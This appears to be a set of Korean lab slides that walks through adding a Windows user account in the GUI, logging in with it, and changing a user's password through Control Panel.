


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가 (GUI)

» # 변경할 사용자 선택 화면에서 사용자 계정 추가를 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가 (GUI)

» # 사용자 이름 : ksj09, 암호 : qwer1031! 입력하여 사용자 추가




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가 (GUI)

» # 사용자가 추가가 되고 나면 다음과 같이 사용자 목록에 추가된 것을 확인 가능




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### – 사용자 계정 추가 확인

» # 종료 또는 로그아웃 → 로그아웃



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 계정 추가 확인
    - » # 추가한 계정 'ksj09'로 로그인 시도




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### - 사용자 비밀번호 변경 (GUI)

» # 비밀번호 변경을 위해 제어판 → 사용자 계정클릭



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 비밀번호 변경 (GUI)
    - » # 사용자 계정 변경 화면에서 다른 계정 관리 클릭



### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경 (GUI)

» # Administrator가 아닌 일반 사용자 계정을 사용할 경우 제어판 → 사용자 계정을 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경 (GUI)

» # 사용자 계정 → 사용자 계정을 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경 (GUI)

» # 사용자 계정 변경 화면에서 다른 계정 관리를 클릭



